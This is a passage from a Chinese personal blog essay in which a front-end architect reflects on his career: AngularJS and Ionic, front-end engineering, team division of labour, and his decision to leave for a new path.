111 加载的字节量未作为系统上线的考核指标。从反面说，如果这么做了，功能倒是能用，但系统加载慢了，有多慢，这个没有预设的性能底线，一般赶时间做的系统也都不会太纠结在这上面，能用了按时上线了就大家都谢天谢地。

从决策层的观念上，也有一个误区，比如认为自服务类系统不算核心系统，对开发技能的要求也不会多高，凑合能用就行了，事实并非如此！企业应用型的系统，才是不特别考验开发技能的，考验的更多是架构水平，它在前端的坑并不多，所以完全可以由个别架构水平高的带着一群偏弱点的开发人员做，而网站类的对每个开发人员的前端技能水准要求都更高，如果不改变以往的思维方式，后续这类系统会经常收到投诉。

近两年，因为要考虑未来老旧浏览器淘汰之后的事情，所以我花了不少时间研究了一些懒加载框架，还有一些前端 MV*框架，尤其在 AngularJS 上，花了很多精力，比如 12 年的时候打印了源码来看，也做了各种尝试。这些东西用在企业应用领域，是极好的。第一次看到 AngularJS，是因为当时在寻找通过 HTML 属性实现数据绑定机制的方案，然后就看源码，看同类方案，一发不可收拾。

后来的规划，是用它来实现核心逻辑，而外围的 directive 层分为 PC 浏览器和移动终端两类，这样可以实现逻辑的共享。到了该考虑移动端的时候，又碰到了 Ionic，真是想什么来什么，也说明我的这些路不孤单，还有一些人用同样的思路在走。

之前公司也搞过移动端的系统，用了响应式设计，也碰到一些坑，从我的角度看，公司用响应式设计还是要慎重，因为完全没有熟悉 CSS 的人，要用这个风险很大。

近两年考虑的另外一些事情是前端开发的工程化，这个路也不孤单，各大公司都或多或少的在做，比如前端组件的管理，自动化测试，发布等等，典型的有百度 FIS。当系统规模扩大的时候，在代码管理和发布问题就特别多，前几天看到 winter 的微博，应该也是踩到不少坑。。。所以说，架构师要考虑的事情，一方面是系统自身的架构，另一方面要考虑团队在协同开发时候可能遇到的问题，从技术角度尽可能及早把这些东西化解。这方面花费的精力很可能比真正在产品里花的还多，而且是很痛苦的，做了很多之后还不容易看出作用。

去年在上海一家公司面试的时候，跟面试官聊得非常投缘，他问一句我答一句，有时候他话没说话我就接着说下句，我话没说完他就接着说下去，最后两个人相对大笑，那是发自内心的苦笑，前端架构这个大坑啊。他说，对吧，架构这事，比的就是你踩过多少坑，我们这一路上踩过来的坑，都是血和泪。我俩笑得像《投名状》电影里，刘德华最后流着泪笑得样子。

碰到的另外一个聊得很投缘的人就是支付宝的玉伯，可能因为业务场景比较接近，而且大家的努力方向都在前端的工程化方面，所以很多东西都是所见略同。

早些年，公司的前后端分离开发，效率很高，问题也少，不知为什么做着做着就成了不分的模式，开发人员从 HTML，JS，Java 一直写到 SQL，什么都搞，什么都不专业，很可怕，我提了不知多少次意见，从未得到回应。虽然最近业界很多鼓吹全栈工程师的，但这只能让那些个人能力较强的

去做，作为补充，不能成为普遍做法，对于招聘人员水准比不上互联网公司的传统软件商，更是应当把人员分工搞好，这样才可能真正做好产品。

过去的事情都过去了，回头看看自己这些年，在工作上还是花了不少心思，每次有想法，都会说出来，哪里觉得不对，都会认真提出自己的理由。努力做一些与众不同的事情，会写一些工作方面的文章，会用业余时间组织培训交流，会自己出钱买书送给同事。从未提出过让自己团队任何人加班，研发过程奖也从未给过自己一分钱。有时候真不知道自己的坚持是为了什么，努力过之后，发现能改变的东西还是太少，很失落。

曾经是一个缺乏勇气的人，下棋或者打游戏碰到形势不好就立刻认输，后来看我同学阿龙打星际，屡屡被人打得只剩一个农民还到处逃窜开矿企图翻盘，看得多了，也就比以前肯坚持。人的一生，两件事最重要，一是努力，二是选择。这两者都不容易，这次狠心选择了新的道路，希望能坚持下去，不知道再有 9 年之后，会是什么样？

原文地址：http://www.ituring.com.cn/article/72381?utm_source=tuicool